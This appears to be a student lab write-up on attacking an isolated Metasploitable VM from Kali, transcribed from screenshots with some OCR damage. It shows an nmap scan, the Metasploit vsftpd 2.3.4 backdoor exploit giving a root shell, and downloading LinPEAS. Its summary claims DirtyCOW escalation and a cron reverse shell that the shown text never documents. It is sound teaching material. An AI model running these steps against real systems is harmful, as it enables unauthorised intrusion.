Privilege Escalation and Persistence Lab

Lab Environment

- Attacker (host): Kali Linux — noted IP in lab file (check actual IP; earlier noted 192.162.225.137).
- Target (VM): Metasploitable — noted IP 192.168.225.129.
- Isolation: NAT

Summary

LinPEAS was used for system enumeration. SUID and kernel vulnerabilities (nmap interactive shell, DirtyCOW) were exploited for root privileges. Persistence was established via a cron job running a reverse shell. All steps and outcomes were documented, demonstrating practical privilege escalation and persistence on Metasploitable using Kali Linux.


Task Checklist

- Run LinPEAS for enumeration
- Exploit kernel vulnerabilities / SUID binaries
- Set up persistence (cron job)
- Document steps and outcomes


Activities & Findings

1. vsftpd Backdoor


- The vsftpd 2.3.4 backdoor is a historical vulnerability/backdoor that allowed an attacker to trigger a backdoor shell in certain server builds configured in a particular way. In this lab, module output indicated behaviour consistent with a backdoor listener having been present at the time of testing.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC  -O  192.168.225.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 02:40 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.225.129
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.225.137
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTAT
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=Ther
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-10-29T06:40:41+00:00; +7s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
```



```
sh: corrupt history file /home/kali/.zsh_history
──(kali㉿kali)-[~]
─$ msfconsole
etasploit tip: Use the edit command to open the currently active module
n your editor

 ______________________________________
 it looks like you're trying to run a \
 module                               /
 ______________________________________
\
 \
    __
   /  \
   |  |
   @  @
   |  |
   || |/
   || ||
   |\_/|
   \___/


       =[ metasploit v6.4.90-dev                          ]
 -- --=[ 2,561 exploits - 1,307 auxiliary - 1,683 payloads     ]
 -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion       ]

etasploit Documentation: https://docs.metasploit.com/
he Metasploit Framework is a Rapid7 Open Source Project

sf > searchsploit vsftpd 2.3.4
*] exec: searchsploit vsftpd 2.3.4

----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
sftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
sftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
----------------------------------------------------------------------------- ---------------------------------
hellcodes: No Results
sf > use 0
-] Invalid module index: 0
sf > search vsftpd

atching Modules
```




```
   =============

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232        2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.225.129
RHOSTS ⇒ 192.168.225.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact  .                 normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒  0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.225.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.225.129:21 - USER: 331 Please specify the password.
[+] 192.168.225.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.225.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.225.137:44523 → 192.168.225.129:6200) at 2025-10-29 03:44:03 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
```




```
Active sessions
===============

  Id  Name  Type           Information  Connection
  --  ----  ----           -----------  ----------
  1         shell cmd/unix              192.168.225.137:44523 → 192.168.225.129:6200 (192.168.225.129)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1 ...

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
python -c 'import pty; pty.spawn("/bin/bash")' 2>/dev/null
root@metasploitable:/# █
```

2. Enumeration (LinPEAS)

- Transferred LinPEAS to the target using lab-safe file transfer and executed it on the target host.
- LinPEAS highlighted several items of interest: SUID binaries, writable root-owned files, scheduled tasks, and an outdated kernel version.
- Ran LinPEAS to identify privilege escalation paths.
- Discovered vulnerable SUID binaries: /usr/bin/nmap, /usr/bin/python.




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite.git
Cloning into 'privilege-escalation-awesome-scripts-suite' ...
remote: Enumerating objects: 13346, done.
remote: Counting objects: 100% (397/397), done.
remote: Compressing objects: 100% (157/157), done.
remote: Total 13346 (delta 282), reused 240 (delta 240), pack-reused 12949 (from 3)
Receiving objects: 100% (13346/13346), 62.62 MiB | 4.82 MiB/s, done.
Resolving deltas: 100% (8075/8075), done.

┌──(kali㉿kali)-[~]
└─$ cd privilege-escalation-awesome-scripts-suite/linPEAS

┌──(kali㉿kali)-[~/privilege-escalation-awesome-scripts-suite/linPEAS]
└─$ cd /path/to/linPEAS
cd: no such file or directory: /path/to/linPEAS

┌──(kali㉿kali)-[~/privilege-escalation-awesome-scripts-suite/linPEAS]
└─$ ls
builder  images  README.md  TODO.md
```




File Actions Edit View Help
kali@...loads
...
...
kali@kali: ~/privilege-es...ome-scripts-suite/linPEAS
kali@...loads


```
┌──(kali㉿kali)-[~/privilege-escalation-awesome-scripts-suite/linPEAS]
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2025-10-29 04:06:10--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-10-29 04:06:10--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20251028-8d75ce03/linpeas.sh [following]
--2025-10-29 04:06:11--  https://github.com/peass-ng/PEASS-ng/releases/download/20251028-8d75ce03/linpeas.
sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/38e7ff39-
b876-44e7-b5a0-e8bf0c30e58c?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-10-29T08%3A50%3A29Z&rscd=attachment%
3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=
398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-10-29T07%3A50%3A20Z&ske=2025-10-29T08%3A50%3A29Z&sks=b&skv=2
018-11-09&sig=p4tUhfRDsSybGJWeHpeDZ%2BVloNT6BDuur1A%2FgmBHUuk%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsIm
V4cCI6MTc2MTcyNTQ3MSwibmJmIjoxNzYxNzI1MTcxLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93
cy5uZXQifQ.PkRNept3Y57DOjwugVcE1ZmVIq8YZYOXczv6_Ofj5rU&response-content-disposition=attachment%3B%20filena
me%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-10-29 04:06:11--  https://release-assets.githubusercontent.com/github-production-release-asset/1655
48191/38e7ff39-b876-44e7-b5a0-e8bf0c30e58c?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-10-29T08%3A50%3A29Z&r
scd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab19
47aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-10-29T07%3A50%3A20Z&ske=2025-10-29T08%3A50%3A
29Z&sks=b&skv=2018-11-09&sig=p4tUhfRDsSybGJWeHpeDZ%2BVloNT6BDuur1A%2FgmBHUuk%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbG
ciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V
5Ijoia2V5MSIsImV4cCI6MTc2MTcyNTQ3MSwibmJmIjoxNzYxNzI1MTcxLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iL
mNvcmUud2luZG93cy5uZXQifQ.PkRNept3Y57DOjwugVcE1ZmVIq8YZYOXczv6_Ofj5rU&response-content-disposition=attachm
ent%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133,
185.199.111.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|
:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh             100%[===================================>] 949.15K  --.-KB/s    in 0.1s

2025-10-29 04:06:11 (8.02 MB/s) - 'linpeas.sh' saved [971926/971926]
```



